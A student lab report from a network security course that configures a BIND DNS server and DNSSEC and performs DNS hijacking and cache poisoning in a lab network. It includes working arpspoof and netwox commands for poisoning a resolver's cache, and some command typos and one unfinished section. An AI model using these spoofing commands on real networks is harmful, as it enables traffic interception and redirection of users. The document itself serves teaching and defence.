

HES-SO MSE



Haute Ecole Spécialisée
de Suisse occidentale

NETWORK SECURITY AND ARCHITECTURE
S1-2021

DNS Attacks and DNSSec securisation

05/10/2020

Fabio Baldo

Contents

1	Configuration of the remote server	3
1.1	Question P1	3
1.2	Question P2	5
1.3	Question P3	6
2	DNS Hijacking	6
2.1	Question P4	6
2.2	Question P5	6
2.3	Question P6	7
3	DNS cache poisoning	7
3.1	Question P7	7
3.2	Question P8 and P9	8
4	DNSsec configuration	10
4.1	Question P10	11
4.2	Question P11	12
4.3	Question P12	13
4.4	Question P13	13
4.5	Question P14	17
4.6	Question P15	18

List of source codes

1	named.conf configuration file	3
2	named.conf.options configuration file	3
3	BIND status report	4
4	BIND local configuration	4
5	Zone configuration	5
6	Rndc status	5
7	Test zone transfer	6
8	Before attack	7
9	During attack	7
10	Netwox help 105	8
11	nslookup command on host pc	10
12	All directories and file in the tree after the complete configuration of the DNSSEC	11
13	Check that the server returns the ZONE keys	12
14	RRSIG test	13
15	www.switch.ch test	17

1 Configuration of the remote server

1.1 Question P1

In order to correctly configure the remote server, at first the machine had to be turned on from the official [SWITCH Engines](#) page, then through the command

```
$ ssh user@86.119.31.49
```

for connecting remotely via SSH to the server, the following procedure has been completed. To the file `/etc/bind/named.conf` has been appended a new line obtaining the following configuration file

```
1 include "/etc/bind/named.conf.options";
2 include "/etc/bind/named.conf.local";
3 include "/etc/bind/named.conf.default-zones";
4 include "/etc/bind/rndc.key";
```

Listing 1: named.conf configuration file

Then in the same folder also the options file (2) has been updated in order to configure the bind service as needed.

```
1 options {
2
3     dnssec-validation auto;
4
5     listen-on-v6 { any; };
6     directory "/var/cache/bind";
7         allow-recursion { localhost; 5.90.153.238; };
8         version "it's a secret";
9         dump-file "/var/cache/bind/dump.db";
10        masterfile-format text;
11};
```

Listing 2: named.conf.options configuration file

at this point of the configuration using the command

```
$ sudo service bind9 restart
```

the DNS server has been restarted. For checking then the correct functioning the command

```
$ sudo service bind9 status
```

has been entered with the resulting output.

```

1 user@dns:/etc/bind/zones/master$ sudo service bind9 status
2 named.service - BIND Domain Name Server
3   Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
4   Active: active (running) since Thu 2020-11-05 21:22:08 CET; 1min 18s ago
5     Docs: man:named(8)
6   Main PID: 3520 (named)
7     Tasks: 5 (limit: 2282)
8   Memory: 13.4M
9   CGroup: /system.slice/named.service
10          |-3520 /usr/sbin/named -f -u bind
11
12 Nov 05 21:22:08 dns named[3520]: managed-keys-zone: Key 20326 for zone . is now trusted
13   ↳ (acceptance timer complete)
14 Nov 05 21:22:08 dns named[3520]: resolver priming query complete
15 Nov 05 21:22:09 dns named[3520]: client @0x7f86780245a0 160.98.47.74#48519
16   ↳ (g2.nsa.itsec-lab.ch): transfer of 'g2.nsa.itsec-lab.ch/IN': AXFR started (serial
17   ↳ 2018103001)
18 Nov 05 21:22:09 dns named[3520]: client @0x7f86780245a0 160.98.47.74#48519
19   ↳ (g2.nsa.itsec-lab.ch): transfer of 'g2.nsa.itsec-lab.ch/IN': AXFR ended: 1 messages, 7
20   ↳ records, 250 bytes, 0.001 secs (250000 bytes/sec)

```

Listing 3: BIND status report

For completing the configuration of the DNS server the [named.conf.local](#) (4) and one more file has been added in the tree: [db.g2.nsa.itsec-lab.ch](#) (5)

```

1 zone "g2.nsa.itsec-lab.ch" IN {
2   type master;
3   file "/etc/bind/zones/master/db.g2.nsa.itsec-lab.ch.zone";
4   allow-update { none; };
5   allow-transfer { 160.98.47.74; };
6   notify yes;
7 };

```

Listing 4: BIND local configuration

```

1 $ORIGIN g2.nsa.itsec-lab.ch.
2 $TTL 86400
3 @ IN SOA g2.nsa.itsec-lab.ch. root.g2.nsa.itsec-lab.ch. (
4   2018103001
5   3600
6   900
7   604800
8   86400 )
9
10 ; Descriptions of names servers of this domain (primary and secondary)
11 IN NS ns1.g2.nsa.itsec-lab.ch.

```

```
12  IN NS nsans01.tic.heia-fr.ch.
13  IN  MX 10 86.119.31.49
14
15  ; List of known hosts in
16  ns1 IN A 86.119.31.49
17  www IN CNAME ns1
```

Listing 5: Zone configuration

After all configuration files have been putted in the right place, then using the command

```
$ sudo rndc reload
```

the all new addition have been applied to the server machine. Asking then with the command

```
$ sudo rndc status
```

a confirmation of the good state of the server has been assured. (6)

```
1 user@dns:/etc/bind/zones/master$ sudo rndc status
2 version: BIND 9.16.1-Ubuntu (Stable Release) <id:d497c32> (it's a secret)
3 running on dns: Linux x86_64 5.4.0-52-generic #57-Ubuntu SMP Thu Oct 15 10:57:00 UTC 2020
4 boot time: Thu, 05 Nov 2020 20:22:08 GMT
5 last configured: Thu, 05 Nov 2020 20:22:08 GMT
6 configuration file: /etc/bind/named.conf
7 CPUs found: 1
8 worker threads: 1
9 UDP listeners per interface: 1
10 number of zones: 104 (97 automatic)
11 debug level: 0
12 xfers running: 0
13 xfers deferred: 0
14 soa queries in progress: 0
15 query logging is OFF
16 recursive clients: 0/900/1000
17 tcp clients: 0/150
18 TCP high-water: 1
19 server is up and running
```

Listing 6: Rndc status

1.2 Question P2

In order to check if all the configurations done in the previous section are up and running correctly the a zone transfer has been tested with the command

```
$ dig -t axfr g2.nsa.itsec-lab.ch @nsans01.tic.heia-fr.ch
```

Obtaining the following result:

```
1 user@dns:~$ dig -t axfr g2.nsa.itsec-lab.ch @nsans01.tic.heia-fr.ch
2
3 ; <<>> DiG 9.16.1-Ubuntu <<>> -t axfr g2.nsa.itsec-lab.ch @nsans01.tic.heia-fr.ch
4 ;; global options: +cmd
5 g2.nsa.itsec-lab.ch. 86400 IN SOA g2.nsa.itsec-lab.ch. root.g2.nsa.itsec-lab.ch. 2018103001
6 ↪ 3600 900 604800 86400
7 g2.nsa.itsec-lab.ch. 86400 IN MX 10 5.90.153.238.g2.nsa.itsec-lab.ch.
8 g2.nsa.itsec-lab.ch. 86400 IN NS ns1.g2.nsa.itsec-lab.ch.
9 g2.nsa.itsec-lab.ch. 86400 IN NS nsans01.tic.heia-fr.ch.
10 ns1.g2.nsa.itsec-lab.ch. 86400 IN A 5.90.153.238
11 www.g2.nsa.itsec-lab.ch. 86400 IN CNAME ns1.g2.nsa.itsec-lab.ch.
12 g2.nsa.itsec-lab.ch. 86400 IN SOA g2.nsa.itsec-lab.ch. root.g2.nsa.itsec-lab.ch. 2018103001
13 ↪ 3600 900 604800 86400
14 ;; Query time: 4 msec
15 ;; SERVER: 160.98.47.74#53(160.98.47.74)
;; WHEN: Fri Nov 06 20:48:33 CET 2020
;; XFR size: 7 records (messages 1, bytes 240)
```

Listing 7: Test zone transfer

1.3 Question P3

In order to prevent malicious DNS transfer zone some tips need to be followed. At first a good configuration of the DNS server is inevitably important. In fact configuring "who" can do zone transfers is very important. One other solution to this same problem is using a Transaction SIGnature (TSIG) where primary and secondary DNS server need to share a private key in order to encode and then decode the transferred information.

2 DNS Hijacking

2.1 Question P4

In order to perform the DNS Hijacking attack the hacker needs to be somehow inside the LAN. In this attack, the host's DNS request is intercepted and then an ad hoc response is send back.

2.2 Question P5

In order to check the result of the attack a basic "hello wold" html page has been hosted using an apache2 server and then during the ettercap configuration the ip set to be send back to the victim has been set to be the one of the "fake page". Before the attack using the command

```
$ nslookup www.google.com
```

the real ip has been controlled

```
1 fabio@fabio-pop0s:~$ nslookup www.google.com
2 Server: 86.119.31.49
3 Address: 86.119.31.49#53
4
5 Name: www.google.com
6 Address: 192.168.1.242
7 Name: www.google.com
8 Address: 2a00:1450:400a:801::2004
```

Listing 8: Before attack

then the same command has been entered during the attack resulting in the following output.

```
1 fabio@fabio-pop0s:~$ nslookup www.google.com
2 Server: 86.119.31.49
3 Address: 86.119.31.49#53
4
5 Name: www.google.com
6 Address: 192.168.1.242 <- the ip of the local webpage
7 Name: www.google.com
8 Address: 2a00:1450:400a:801::2004
```

Listing 9: During attack

2.3 Question P6

One of the possible solutions that can partially solve the problem is using filters to mask out the possible malicious DNS answers. Other possible solutions, other than protecting physically and virtually the network, are dependent on the service provider.

3 DNS cache poisoning

3.1 Question P7

In the following image is presented the scheme used in the attack.




Figure 1: Scheme of the attack

3.2 Question P8 and P9

The parameters to set inside the `netwox` command are set following the tool manual (10):

```

1 user@hacker:~$ netwox 105 --help
2 Title: Sniff and send DNS answers
3 Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device]
4 Parameters:
5   -h|--hostname hostname      hostname {www.example.com}
6   -H|--hostnameip ip          hostname IP {1.2.3.4}
7   -a|--authns hostname        authoritative name server {ns.example.com}
8   -A|--authnsip ip            authns IP {1.2.3.5}
9   -d|--device device          device name {Eth0}
10  --help2                     display help for advanced parameters
11 Example: netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5"
12 Example: netwox 105 --hostname "www.example.com" --hostnameip "1.2.3.4" --authns
   ↪ "ns.example.com" --authnsip "1.2.3.5"

```

Listing 10: Netwox help 105

In order to perform the attack at first the hacker need to do an ARPspoofing on the internal line using the command

```
$ arpspoof -i eth0 -t 20.0.0.1 20.0.0.17
```

and

```
$ arpspoof -i eth0 -t 20.0.0.17 20.0.0.1
```

then, while the arpspoofing is done the following command need to be entered

```
$ sudo networkx 105 --hostname "www.apple.com" --hostnameip "1.2.3.4"
--authns "g2.nsa.itscec-lab.ch" --authnsip "86.119.31.49" -ttl 600
--device eth0 --filter "src host 20.0.0.17" --spoofig "raw"
```

After the command is entered, each time a DNS request is send to the DNS server the hacker intercepts the requests and try to fill the DNS server cache with a wrong IP. This mechanism is visible in the following screenshots of wireshark capture (fig 2) and in the response obtained to the DNS request which is reported in the listing (11)




Figure 2: Wireshark capture

```

1 fabio@fabio-pop0s:~$ nslookup www.apple.com 86.119.31.49
2 Server: 86.119.31.49
3 Address: 86.119.31.49#53
4
5 Non-authoritative answer:
6 www.apple.com canonical name = www.apple.com.edgekey.net.
7 www.apple.com.edgekey.net canonical name =
8 ↪ www.apple.com.edgekey.net.globalredir.akadns.net.
9 www.apple.com.edgekey.net.globalredir.akadns.net canonical name =
10 ↪ e6858.dsce9.akamaiedge.net.
11 Name: e6858.dsce9.akamaiedge.net
12 Address: 1.2.3.4
13 Name: e6858.dsce9.akamaiedge.net
14 Address: 2a02:26f0:3000:186::1aca
15 Name: e6858.dsce9.akamaiedge.net
16 Address: 2a02:26f0:3000:1b2::1aca

```

Listing 11: nslookup command on host pc

4 DNSsec configuration

After following the procedure described in the lab paper the tree of the DNS server is the following

```

1 user@dns:/etc/bind$ tree
2 .
3 -- KSK
4 | -- Kg2.nsa.itsec-lab.ch.+008+24305.key
5 | -- Kg2.nsa.itsec-lab.ch.+008+24305.private
6 -- SET
7 | -- dsset-g2.nsa.itsec-lab.ch.
8 -- ZSK
9 | -- Kg2.nsa.itsec-lab.ch.+008+50899.key
10 | -- Kg2.nsa.itsec-lab.ch.+008+50899.private
11 -- bind.keys
12 -- db.0
13 -- db.127
14 -- db.255
15 -- db.empty
16 -- db.local
17 -- named.conf
18 -- named.conf.default-zones
19 -- named.conf.local
20 -- named.conf.options
21 -- rndc.key
22 -- trusted-key.key
23 -- zones
24 | -- master
25 | | -- db.34.98.160.in-addr.zone

```

```

26 | | -- db.g2.nsa.itsec-lab.ch.zone
27 | | -- db.g2.nsa.itsec-lab.ch.zone.signed
28 | -- slave
29 -- zones.rfc1918
30
31 6 directories, 21 files

```

Listing 12: All directories and file in the tree after the complete configuration of the DNSSEC

4.1 Question P10

In order to validate the fact that the DNS server returns the ZONE keys the following command has been entered resulting in the output reported in the listing (13)

```
$ sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch -t dnskey
```

```

1 user@dns:/etc/bind$ sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch -t dnskey
2 ;; Warning, extra type option
3
4 ; <<>> DiG 9.16.1-Ubuntu <<>> @localhost DNSKEY g2.nsa.itsec-lab.ch -t dnskey
5 ; (1 server found)
6 ;; global options: +cmd
7 ;; Got answer:
8 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7220
9 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
10
11 ;; OPT PSEUDOSECTION:
12 ; EDNS: version: 0, flags:; udp: 4096
13 ; COOKIE: 5009cc20712b45fd010000005fb6e59be643c701d4113bc8 (good)
14 ;; QUESTION SECTION:
15 ;g2.nsa.itsec-lab.ch. IN DNSKEY
16
17 ;; ANSWER SECTION:
18 g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 256 3 8
19 ↪ AwEAAfQ+rIDmvCVKXhM3qjIwK1bWpOz0FWZWH2tiXc0miKVTNqAx
20 ↪ TxcA+v1TSrR0oV2riEj6zLl+mKUN9fvFQ4obs9g+RP1I56zYZbGKIvLS
21 ↪ i2+6oyA+9ohDNb2v+isrycfb4nmhlAcIv3Z/OiMsvtX4aWWWryraipiM gz12upvH
22 g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 257 3 8
23 ↪ AwEAAalUg9bFq+RCmi1COYXKbzIdl0lTIZsV1yvQCG1Q+pGtatHTXQuJ
24 ↪ AeCdyWckuP6FJtZUoXpsgtGXi6hfHtgmYhHQ9hIBH3pFYIc95u8nIanr
25 ↪ iTx26wJy9KwYa553DhpX50hmKZfBg5TRtDi1V4VDbe84KWgDxgDpyr0H
26 ↪ XmzfZYyab180FWRPnAebvDnEE8jeXC2seWtzDwBxWzYRnZik4mHAdm8g
27 ↪ 1T7/v/qQZPQ9pwwCGsLZZUPT9R5871EsXBMNp+fpDBEmX0X4iofETvI
28 ↪ iy9POGFZ/c2NBTZNLvuw9VCAw168Ht8eQRpc9lyAAGVFSCsGi+V3g0si
29 ↪ gOSv/12jK+Ots1WYSJ/cFkd3kXRctbd7Rmh7TwK1nDB0bUeRDchP5iVV
30 ↪ 36pM7+v9IKZgbPUeLuX9o6/yynrTjIRU+4xWvggAuiYNLluYYn8zZ39B
31 ↪ pNIoKmCeM/Doas8r+Fz7wfMUNMmV0lUPkmm2C9gFXpEDcRY60UfI2mvw
32 ↪ XLuLSUTVMly2y10vX61LEBA6VZtvn4pQMalclAYla+RgDeURbymYxFEn
33 ↪ UuZ8taJe7GzxchntFwkTs/WVHN92cvKIA9lxqafMdnmEcQDQe/a9+sld
34 ↪ rHeWMkwt1CH4JJPcPN1xFZvtYSQBx5EPiQ3QKhmpX3egOWFKLOGdpRKS XUY9QvKJNBkFejnr

```

```

20
21 ;; Query time: 0 msec
22 ;; SERVER: 127.0.0.1#53(127.0.0.1)
23 ;; WHEN: Thu Nov 19 22:37:31 CET 2020
24 ;; MSG SIZE rcvd: 756

```

Listing 13: Check that the server returns the ZONE keys

4.2 Question P11

Following the lab guide A3, it has been tested that the each time a registration is done it is followed by a RRSIG key that contains data element such as Type Covered, Algorithm, Original TTL, Signature Expiration etc. The following listing (14) reports the output of the command

```
$ sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch +dnssec
```

```

1 sudo dig @localhost DNSKEY g2.nsa.itsec-lab.ch +dnssec
2
3 ; <<>> DiG 9.16.1-Ubuntu <<>> @localhost DNSKEY g2.nsa.itsec-lab.ch +dnssec
4 ; (1 server found)
5 ;; global options: +cmd
6 ;; Got answer:
7 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48307
8 ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
9
10 ;; OPT PSEUDOSECTION:
11 ; EDNS: version: 0, flags: do; udp: 4096
12 ; COOKIE: 743b9ee4065d858b010000005fb6e6ffe792947f66ad69b4 (good)
13 ;; QUESTION SECTION:
14 ;g2.nsa.itsec-lab.ch. IN DNSKEY
15
16 ;; ANSWER SECTION:
17 g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 257 3 8
18 ↪ AwEAAalUg9bFq+RCmi1COYXKbzIdl0lTIzSv1yvQCG1Q+pGtatHTXQuJ
19 ↪ AeCdyWckuP6FJtZUoXpsgtGXi6hfHtgmYhHQ9hIBH3pFYIc95u8nIanr
20 ↪ iTx26wJy9KwYa553DhpX50hmKZfBg5TRtDi1V4VDbe84KWgDxgDpyr0H
21 ↪ XmzfZYyab180FWRPnAebvDnEE8jeXC2seWtzDwBxWzYRnZik4mHAdm8g
22 ↪ 1T7/v/qQZPQ9pwwCGsLZZUPT9R5871EsXBMNp+fpDBEmX0X4iofETvI
23 ↪ iy9POGFZ/c2NBTZNLvuw9VCAw168Ht8eQRpc9lyAAGVFSCsGi+V3g0si
24 ↪ gOSv/12jK+Ots1WYSJ/cFkd3kXRctbd7Rmh7TwK1nDB0bUeRDchP5iVV
25 ↪ 36pM7+v9IKZgbPUeLuX9o6/yynrTjIRU+4xWvggAuiYNLluYYn8zZ39B
26 ↪ pNIoKmCeM/Doas8r+Fz7wfMUNMmV0lUPkmm2C9gFXpEDcrY60UfI2mvw
27 ↪ XLuLSUTVMly2y10vX61LEBA6VZtnv4pQMalclAYla+RgDeURbymYxFEn
28 ↪ UuZ8taJe7GzxchntFwkTs/WVHN92cvKIA9lxqafMdmnEcQDQe/a9+sld
29 ↪ rHeWMkwt1CH4QJPcPN1xFZvtYSQBx5EPiQ3QKhmpX3egOWFKLOGdprKS XUY9QvKJNBkFejnr
30 g2.nsa.itsec-lab.ch. 2592000 IN DNSKEY 256 3 8
31 ↪ AwEAAfqQ+rIDmvCVKoxheyM3qjIwK1bWpOz0FWZWH2tiXcOmikVTNqAx
32 ↪ TxcA+v1TSrR0oV2riEj6zLl+mKUN9fvFQ4obs9g+RP1I56zYZbGKIvLS
33 ↪ i2+6oyA+9ohDNb2v+isrycfb4nmhlAcIv3Z/OiMsvtX4aWWWryraipiM gz12upvH

```

```

19 g2.nsa.itsec-lab.ch. 2592000 IN RRSIG DNSKEY 8 4 2592000 20201219140000 20201119140000
   ↪ 24305 g2.nsa.itsec-lab.ch. WGQpD/dy4DlzwX/pwTgS1ZGeMks4L6iL7auuIfhiSn+2mf9I6nrrqizU
   ↪ pxmHIkVXVCG9BLMZi7fyIlrWX544Zf6EZY0z5m3rqmvFqoAMLtF1TmCD
   ↪ 8xtyg6WeMwRmVjMH0e3tk3eCbP7F1oU2nsz/1foU/OmTu+iFgefX7j4D
   ↪ FnxUlnHYyVAymwjDp8VcnurUh3K1dTRaHEP6VufE1V91Z8YdHnpPTpS/
   ↪ SYh1AC1d93qe1tH3GkKzwzcq1znXVzG/rOuPzT/1ZER64zVDB3YmL/P1
   ↪ Hp0kbWYpYhbSBvRs17pP/gzTRiTioCsqiWVZnvyEo4XW4MLu+3CfcDfk
   ↪ mcV6QHdm3Iyw+88NDNqmf09g61M46TgW9U6MipNOe0eWjpib/HRsXqNT
   ↪ 41abgRFx6+W9EVzTQu/cjS0gGRktvK/kRHZ4rZI5PqTFJmt1wT3XVgQX
   ↪ v/nJEolYPV4YWTvIsg7QyqFVymg0Em+rNXZpnNz4oV3obqYbcu11cuoz
   ↪ FSjZviZYklMOMz7tN6GVoJJx5x0gF8sbXrI8LjQ3bUs/AFERTKtLPKDX
   ↪ 6sIX6zYrecMxQcxqnZnXsSvJzMr6iBiC2KheuQZ0wtjtTBtFVA8ea0NA
   ↪ LiCpQjsq+U6cFrbPNo6SNyQ63MaT7e10cUpkgvtBDobx8thqU821yDOI +0vuTm607ds=
20 g2.nsa.itsec-lab.ch. 2592000 IN RRSIG DNSKEY 8 4 2592000 20201219140000 20201119140000
   ↪ 50899 g2.nsa.itsec-lab.ch. nnYvKxjwBTPCJwehD7wT7VZbGpUEJYf613rREvgMQBQN54Upv0v2pVb+
   ↪ TYWTwUZQ2ev2Rcx7StmpA7ELiBL+jQn6BD00gugJFaBt8yZxGn5/4P8I
   ↪ P7VZNeR5CZHu9TbFQ2Q8F1MSXBmSWvDuc+YknPkU/PSISjNKs4qb0faz Ssc=
21
22 ;; Query time: 4 msec
23 ;; SERVER: 127.0.0.1#53(127.0.0.1)
24 ;; WHEN: Thu Nov 19 22:43:27 CET 2020
25 ;; MSG SIZE rcvd: 1498

```

Listing 14: RRSIG test

4.3 Question P12

In order to complete the chain of trust needed for the DNSSEC then

4.4 Question P13

In order to validate the DNSSEC configuration different tools have been used because some of the options needed in the `dig` command are deprecated (`+topdown option is deprecated;;`, `+sigchase option is deprecated;;`, `+trusted-key option is deprecated`). Using the website `dnsviz` a complete check of the DNS chain is possible. In the following images are reported at first the diagram (3, 4, 5) and then the box reporting the errors (6). Due to an error during the configuration the TTL has been set to a very large number (30 day) which is reported as an error because the information in the cache could lead to an error.




Figure 3: dnsviz capture - P1

